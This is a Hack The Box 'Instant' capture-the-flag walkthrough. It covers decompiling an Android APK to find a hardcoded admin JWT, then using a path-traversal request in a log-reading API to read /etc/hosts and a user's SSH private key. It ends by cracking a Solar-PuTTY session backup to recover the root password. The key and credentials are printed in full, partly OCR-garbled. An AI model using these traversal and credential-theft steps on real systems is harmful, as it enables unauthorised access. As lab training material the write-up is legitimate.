


HTB - Instant



The banner features a dark blue background with a faint, stylized illustration of a vault or treasure chest. In the center, there is a circular emblem with a green and yellow border, containing a red and blue vault door with several gold coins floating around it. Below the emblem, the word "Instant" is written in a large, white, sans-serif font. Underneath the text is a green, 3D wireframe cube. At the bottom, a horizontal line separates the title from a table of challenge details.

| OS | RELEASE DATE | DIFFICULTY | POINTS |
|-------|--------------|------------|--------|
| Linux | 12 Oct 2024 | Medium | 30 |

Enumeration

```
nmap -sC -sV 10.10.11.37 -oA instant
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 01:59 CST
Nmap scan report for 10.10.11.37
Host is up (0.065s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
```

```
|_ 256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://instant.htb/
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.70 seconds
```

First we start by adding instant.htb to the hosts file.

After browsing to the web page, we are greeted with a download link to an android APK.

```
apktool d instant.apk
```

We will use apktool to disassemble the file and dig into the stored data.

```
grep -r "instant.htb"
res/layout/activity_forgot_password.xml:      <TextView
android:textSize="14.0sp" android:layout_width="fill_parent"
android:layout_height="wrap_content" android:layout_margin="25.0dip"
android:text="Please contact support@instant.htb to have your account
recovered" android:fontFamily="sans-serif-condensed"
android:textAlignment="center" />
res/xml/network_security_config.xml:      <domain
includeSubdomains="true">mywalletv1.instant.htb</domain>
res/xml/network_security_config.xml:      <domain
includeSubdomains="true">swagger-ui.instant.htb</domain>
smali/com/instantlabs/instant/TransactionActivity$2.smali:    const-string v1,
"http://mywalletv1.instant.htb/api/v1/confirm/pin"
smali/com/instantlabs/instant/RegisterActivity.smali:    const-string p4,
"http://mywalletv1.instant.htb/api/v1/register"
smali/com/instantlabs/instant/LoginActivity.smali:    const-string v1,
"http://mywalletv1.instant.htb/api/v1/login"
smali/com/instantlabs/instant/AdminActivities.smali:    const-string v2,
"http://mywalletv1.instant.htb/api/v1/view/profile"
smali/com/instantlabs/instant/ProfileActivity.smali:    const-string v7,
"http://mywalletv1.instant.htb/api/v1/view/profile"
```



```
http://mywalletv1.instant.htb/api/v1/view/profile
{"Profile":
{"account_status":"active","email":"admin@instant.htb","invite_token":"instant_admin_inv","role":"Admin","username":"instantAdmin","wallet_balance":"10000000","wallet_id":"f0eca6e5-783a-471d-9d8f-0162cbc900db"},"Status":200}
```

Running the test gives us confirmation that this token is valid.

```
http://swagger-ui.instant.htb/apidocs/#/Logs/get_api_v1_admin_view_logs
```

Next, we can check out the swagger documentation for the API. Looking into the admin section, we can see mention of viewing logs.

```
curl -H "Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
http://mywalletv1.instant.htb/api/v1/admin/view/logs
```

```
{"Files":["1.log"],"Path":"/home/shirohige/logs/","Status":201}
```

Running the command validates that we can view logs. It also states the full path, we can look into possibly using this to abuse the path.

```
http://swagger-ui.instant.htb/apidocs/#/Logs/get_api_v1_admin_read_log
```

Next to the view logs, there is read logs. This will allow for us to view the file mentioned above.

```
curl -H "Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
http://mywalletv1.instant.htb/api/v1/admin/read/log?log_file_name=1.log
```

```
"/home/shirohige/logs/1.log":["This is a sample log testing\n"],"Status":201}
```

This works as well. No useful data here.

```
curl -H "Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOi
iJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.
v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
http://mywalletv1.instant.htb/api/v1/admin/read/log?
log_file_name=../../etc/hosts
```

```
{"/home/shirohige/logs/../../etc/hosts":["127.0.0.1 localhost instant.htb
mywalletv1.instant.htb swagger-ui.instant.htb\n","127.0.1.1 instant\n","\n","#
The following lines are desirable for IPv6 capable hosts\n","::1 ip6-
localhost ip6-loopback\n","fe00::0 ip6-localnet\n","ff00::0 ip6-
mcastprefix\n","ff02::1 ip6-allnodes\n","ff02::2 ip6-
allrouters\n"],"Status":201}
```

Testing the API for LFI, we find that the application allows us to read any files. Above is an example of reading the hosts file.

```
curl -H "Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOi
iJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.
v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA"
http://mywalletv1.instant.htb/api/v1/admin/read/log?
log_file_name=../../ssh/id_rsa
```

```
{"/home/shirohige/logs/../../ssh/id_rsa":["-----BEGIN OPENSSH PRIVATE KEY-----
\n","b3BlbnNzaC1rZXktbjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn\n",
"NhAAAAAwEAAQAAAYEApbntlalmnZWcTVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B\n","n
wQ1vzh3BDyxhL3WLA3jPnkbB8j4luRrOfHNjK8lGefOMYtY/T5hE0VeHv73uEOA/BoeaH\n","dAGh
QuAAsDj8Avy1yQMZDV31PHcGEDu/0dU9jGmhjXfS70gfebPii3js90mKXQAFc2T5k/\n","5xL+1MH
nZBiQqKvjpbhueqpy9gDadsiaVkt0A8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY\n","8juWZrzme8
TG5Np6KIg1tdZ1cqRL7lNVMgo7AdwQCVrUhBxKvTEJmIzR/4o+/w9njJ3+WF\n","uaMbBz0sNCAnX
b1Mk0ak42gNLqcrYmupUepN1QuZPL7xAbDNYK20CMxws3rFPHgjhqbWPS\n","jBlC7kaBZFqbUOA5
7SZPqJY9+F0jttWqxLxr5rtL15JNaG+rDfkrmmMzbGryCRIwPc//AF\n","0q8vzE9XjiXZ2P/jJ/E
XahuaL9A2Zf9YMLabUgGDAAAFikxBZXusQWV7AAAAB3NzaC1yc2\n","EAAAGBAKW57ZWPz2VnE1W
dLJCddvj6aq+MY2ICK2cmc3fWLSRrr/8NxlvAZ8ENb84dwQ8\n","sYS91iwN4z55GwfI+Jbkaznxz
YyvJRnnzjGLWP0+YRNFxh7+97hDgPwaHmh3QBoULgALA4\n","/AL8tckDGQ1d9Tx3BhA7v9HVPYxp
oY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY\n","kKir426YbnqqcvYA2nbIgLyrtgPC0oa
Qwy2WpWpPUYIvgbBbwbJ89uOLggWPI7lma85nvE\n","xuTaeiiINbXWdXKkS+5VTIK0wHcEA1a1I
QcSr0xCZiM0f+KPv8PZ4yd/lhbmjGwczrDQg\n","J129TJNGp0NoDS6nK2JrqVHqTdULmTy+8QGwz
WctjgjmMcLn6xTx4I4W6lj0owZQu5GgWRa\n","m1DgOe0mT6iWPfhdI7bVqsS8a+a7S9eSTWhvqw35
EZpjM2xq8gkYsD3P/wBTqvL8xPV44l\n","2dj/4yxfF2obmi/QNmX/WDC2m1IBgwAAAAMBAAEAAAG
ARudITbq/S3aB+9icbt0x6D0XcN\n","SUKM/9noGckCcZZY/aqwr2a+xBtk5XzGsVCHWLGxa5Nfnv
GoBn3ynNqYkqkwzv+1vHzNCP\n","OEU9GoQAtmT8QtILFXHUEof+MIWsqDuv/pa3vF3mVORSUNJ9n
```

```
mHStzLajShazs+1EKLGNy\n", "nKtHxCW9zWdkQdhVOTrUGi2+VeILfQzSf0nq+f3HpGAMA4rESWkM
eGsEFSSuYjP5oGviHb\n", "T3rfZJ9w6Pj4TILFWV769TnyxWhUHcnXoTX90Tf+rAZgSNJm0I0fplb
0dotXxpvtjTe9y\n", "1Vr6kD/aH2rqSHE1lb06qBoAdiycUAajZFbtHsvI5u2SqLvsJR5AhOkDZ
w2u07XS0sE/0\n", "cadJY1PEq0+Q7X7WeAqY+juyXDwVDKbA0PzIq66Ynnwmu0d2iQkLHdxh/Wa5p
fuEyreDqA\n", "wDjMz7oh0APgkznURGNf66jmdE7e9pSV1wiMpgsdJ3UIGm6d/cFwx8I4odzDh+1j
RRAAAA\n", "wQCMDTZMYD8WuHpXgcsREvTFTGskIQOuY0NeJz3y0HuiGEdJu227BHP3Q0CRjjHC74f
N18\n", "nB8V1c1FJ03Bj9KKJZAsX+nDFSTLxU0y7/T39Fy45/mzA1bjbgRfbhheclGqc0W2ZgpgCK
\n", "gzGrFox3onf+N5Dl0Xc9FwdjQFcJi5KKpP/0RNsjoXzU2xVeHi4EGo0+6VW2patq2sblvt\n"
, "pErOwUa/cKVLtDoUmIyeqq0HCv6QmtI3kylhahrQw0rcbkSgAAADBA0AK8JrksZjy4MJh\n", "H
SsLq1bCQ6nSP+hJXXjlm0FYcC4jLHbDoYWSilg96D1n1kyALvWrNDH9m7RMtS5WzBM3FX\n", "zKCw
ZBxrcPuU0raNk01haQlupCCGGI5adMLuvefvthMxYxoAPrppptXR+g4uimwp1oJc05\n", "SSYSPxM
LojS9gg++Jv8IuFHerxoTwr1eY8d3sme0Bc62yz3tIYBwSe/L1nIY6nBT57D00Y\n", "CGGE1C1cS7
p0g/Xa0h1bPMAJ4Hi3HUWwAAAMEAvV2Gzd98tSB92CSKct+eFqcX2se5UiJZ\n", "n90GYFZoYuRer
YOQjdG0OCJ4D/SkIpv0qqPQNulejh7DuHKiohmK8S59uMPMzgzQ4BRW0G\n", "HwDs1CAcoWdnh7yh
GK6lZM3950r1A/RPwt9FcvWfEoQqwwCV37L7YJJ7rDwLTa06qHMRMP\n", "5VNY/4CnMdXALx0OMV
NNoY1wPTAb0x/Pgvm24KcQn/7WCms865is11BwYYPaig5F5Z01r\n", "bhd6Uh7ofGRW/5AAAAEXNo
aXJvaGlnZUBpbnN0YW50AQ==\n", "-----END OPENSSH PRIVATE KEY-----
\n"] , "Status":201}
```

Going down one level and attempting to read an ssh key results in success. Cleaning it up should result in this below.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAAAAAABG5vbmlUAAAABm9uZQAAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEApbntlaImnZWcTVZ0skIN2+Ppqr4xjYgIrZyZzd9YtJGuv/w3GW8B
nwQ1vzh3BDyxhL3WLA3jPnkbB8j4luRrOfHNjK8lGeFOMyT/T5hE0VeHv73uE0A/Boeah
dAGhQuAAsDj8Avy1yQMZDV31PHcGEDu/0dU9jGmhjXfS70gFebpII3js90mKXQAFc2T5k/
5xL+1MHnZBiQqKvjbp hueqpy9gDadsiAvKtOA8I6hpDDLZalak9Rgi+BsFvBsnz244uCBY
8juWZrme8TG5Np6KIg1tdZ1cqRL7LNVmgo7AdwQCVrUhBxKvTEJmIzR/4o+/w9njJ3+WF
uaMbBz0sNCANxb1Mk0ak42gNLqcrYmupUepN1QuZPL7xAbDNYK20CMxws3rFPHgjhqbWPS
jBlC7kaBZFqbU0A57SZPqJY9+F0jttWqxLxr5rtL15JNaG+rDfkrmmMzbGryCRiWpC//AF
Oq8vzE9XjiXZ2P/jJ/EXahuaL9A2Zf9YMLabUgGDAAAFiKxBZXusQWV7AAAAB3NzaC1yc2
EAAAGBAKW57ZWpZp2VnE1WdLJCDdvj6aq+MY2ICK2cmc3fWLSRrr/8NxlvAZ8ENb84dwQ8
sYS91iwN4z55GwfI+JbkaznxzYyvJRnnzjGLWP0+YRNFXh7+97hDgPwaHmh3QBoULgALA4
/AL8tckDGQ1d9Tx3BhA7v9HVPYxpoY130u9IH3m6SCN47PTpil0ABXNk+ZP+cS/tTB52QY
kKir426YbnqqcvYA2nbIgLyrtgPC0oaQwy2WpWpPUYIvgbBbwbJ89u0LggWPI7lma85nvE
xuTaeiiINbXWdXKkS+5TVTIK0wHcEA1aIQcSr0xCZiM0f+KPv8PZ4yd/lhbmjGwcZrDQg
J129TJNGpONoDS6nK2JrqVHqTdULmTy+8QGwzWctjgJMcLN6xTx4I4W6lj0owZQu5GgWRa
m1DgOe0mT6iWPfhdi7bVqsS8a+a7S9eSTWhvqw35EZpjM2xq8gkYsD3P/wBTqvL8xPV44l
2dj/4yfxF2obmi/QNmX/WDC2m1IBgwAAAAMBAAEAAAGARudITbq/S3aB+9icbt0x6D0XcN
SUKM/9noGckCcZZY/aqwr2a+xBTk5XzGsVCHwLGxa5NfnvGoBn3ynNqYkqkwzv+1vHzNCP
OEU9GoQAtmT8QtIlFXHUEof+MIWsqDuv/pa3vF3mVORSUNJ9nmHStzLajShazs+1EKLGNy
nKtHxCW9zWdkQdhVOTrUGi2+VeILfQzSf0nq+f3HpGAMA4rESWkMeGsEFSSuYjP5oGviHb
T3rfZJ9w6Pj4TILFWV769TnyxWhUHcnXoTX90Tf+rAZgSNJm0I0fplb0dotXxpvtjTe9y
```

```
1Vr6kD/aH2rqSHE1lb06qBoAdiyyCUAajZFbtHsvI5u2SqLvsJR5Ah0kDZw2u07XS0sE/0
cadJY1PEq0+Q7X7WeAqY+juyXDwVDKbA0PzIq66Ynnwmu0d2iQkLHdxh/Wa5pFuEyreDqA
wDjMz7oh0APgkznURGnF66jmdE7e9pSV1wiMpgsdJ3UIGm6d/cFwx8I4odzDh+1jRRAAAA
wQCMDTZMyD8WuHpXgcsREvTFTGskIQOuY0NeJz3y0HuiGEdJu227BHP3Q0CRjjHC74fN18
nB8V1c1FJ03Bj9KKJZAsX+nDFSTLxU0y7/T39Fy45/mzA1bjbgRfbhheclGqc0W2ZgpgCK
gzGrFox3onf+N5DL0Xc9FwdjQFcJi5KKpP/0RNsjoXzU2xVeHi4EGo0+6VW2patq2sblVt
pErOwUa/cKVLtDoUmIyeqqT0HCv6QmtI3kylhahrQw0rcbkSgAAADBA0AK8JrksZjy4MJh
HSsLq1bCQ6nSP+hJXXjlm0FYcC4jLHbDoYWSilg96D1n1kyALvWrNDH9m7RMtS5WzBM3FX
zKCwZBxrcPuU0raNk01haQlupCCGGI5adMLuvefvthMxYxoAPrppptXR+g4uimwp1oJc05
SSYSPxMLojS9gg++Jv8IuFHerxoTwr1eY8d3sme0Bc62yz3tIYBwSe/L1nIY6nBT57D00Y
CGGE1C1cS7p0g/Xa0h1bPmaJ4Hi3HUWwAAAMEAvV2Gzd98tSB92CSKct+eFqcX2se5UiJZ
n90GYFZoYuRerY0QjdG00CJ4D/SkIpv0qqPQNulejh7DuHKiohmK8S59uMPMzgzQ4BRW0G
HwDs1CAcoWDnh7yhGK6LZM3950r1A/RPwt9FcwFEOQqwwCV37L7YJJ7rDWLTa06qHMRMP
5VNy/4CNnMdXALx00MVNNoY1wPTAb0x/Pgvm24KcQn/7WCms865is11BwYYPaig5F5Z01r
bhd6Uh7ofGRW/5AAAAEXNoaXJvaGlnZUBpbnN0YW50AQ==
-----END OPENSSH PRIVATE KEY-----
```

Running `chmod 600 FILENAMEHERE` will allow this to be used to connect using the command `ssh USERNAME -i FILENAMEHERE`. We already have the username of `shirohige`.

From here, we can retrieve the `user.txt` file.

Privilege Escalation

After connecting, we can take a look into other interesting files or begin enumeration of the system.

```
ZJlEkpkqLgJ2PlzCyLk4gtCfsG02CMirJoxxdpcLYTlEshKzJwjMCwhDGZzNRr0fNJmLLWfPbd07L2
fEbSl/OzVAmNq0Y094RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kv0B0bNd/4PXn3j
3wVMVzpNxuKuSJ0vv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4DuQk2fbm9
oCSibR03/OKHKXvp05Gy7db1njw44Ij44xDgcIlmNNm0m4NIo1Mb/2ZBHW/MsFFoq/TGetjzBZQQ/r
M7YQI81Snu9z9VVMelk7q6rDvpz1Ia7JSe6fRsBugW9D8GomWJNnTst7WUvqwm29dmj7JQwp+OUpo
i/j/HONIn4NenBqPn8kYViYBecNk19Leyg6pUh5RwQw8Bq+6/OHfG8xzbv0NnRxtiaK10KYh++n/Y3
kC3t+Im/EFW7sQe/syt6U9q2Igg0qXJBF450x6XDu0KmfuAXzKBspkEMHP5MyddIz2eQQxzBznsgmX
T1fQQHyB7RDnGUgpfvtCZS8oyVvrrq0yz0Yl8f/Ct8iGbv/W0/S0fFqSvPQGBZnqC8Id/enZ1DRp02
UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp8w03VHFbcGdP+u915CxGAowDgLI0UR3aSgJ1XI
z9eT1WdS6EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmgA1F+c2LwnAnVHkFeXVua70A4wtk7R3jn8+7
h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7CaEEUqpRB6knL8rZCx+Bvw5uw9u81
PAkaI9SLy+60mMflf2r6cGbZsfoHCEdLdBSrRdyGVvAP4oY0LAAvLIlfZEqcuiYUZAEGXgUpTi7UvM
VKkHRRjFikLW0NUQsVY4LVRAa3r0AqUDSi0Yn9F+Fau2mpfa3c2BZlBqTfL9YbMQhaaWz6VfzcSEbN
TiBsWTTQuWRQpcPmNnoFN2VsQZD7d4ukhtakDHGvvnvgr2TpcwiaQjHswcMUFUawf00o2+yV3lwsBIU
WvhQw2g=
```

After looking into the /opt directory, we are greeted with a backups folder that contains a sessions-backup.dat file from Solar-PuTTY. This is a session backup from the SolarWinds PuTTY software.

Looking into the software, it appears that this can be cracked using the following script:

<https://gist.github.com/xHacka/052e4b09d893398b04bf8aff5872d0d5>

```
python3 SolarPuttyDecrypt.py sessions-backup.dat
/usr/share/wordlists/rockyou.txt
[103] password='estrella'

{"Sessions":[{"Id":"066894ee-635c-4578-86d0-
d36d4838115b","Ip":"10.10.11.37","Port":22,"ConnectionType":1,"SessionName":"I
nstant","Authentication":0,"CredentialsID":"452ed919-530e-419b-b721-
da76cbe8ed04","AuthenticateScript":"000000000-0000-0000-0000-
0000000000000","LastTimeOpen":"0001-01-
01T00:00:00","OpenCounter":1,"SerialLine":null,"Speed":0,"Color":"#FF176998","
TelnetConnectionWaitSeconds":1,"LoggingEnabled":false,"RemoteDirectory":""}],
"Credentials":[{"Id":"452ed919-530e-419b-b721-
da76cbe8ed04","CredentialsName":"instant-
root","Username":"root","Password":"12**24nzC!r0c%q12","PrivateKeyPath":"","Pa
ssphrase":"","PrivateKeyContent":null}], "AuthScript":[],"Groups":[],"Tunnels":
[], "LogsFolderDestination":"C:\\ProgramData\\SolarWinds\\Logs\\Solar-
PuTTY\\SessionLogs"}
```

It looks like a session was saved for the root user.

Root

Using the session, we can use the `sudo -s` command with the password to get a root session.

We can now retrieve the `root.txt` file.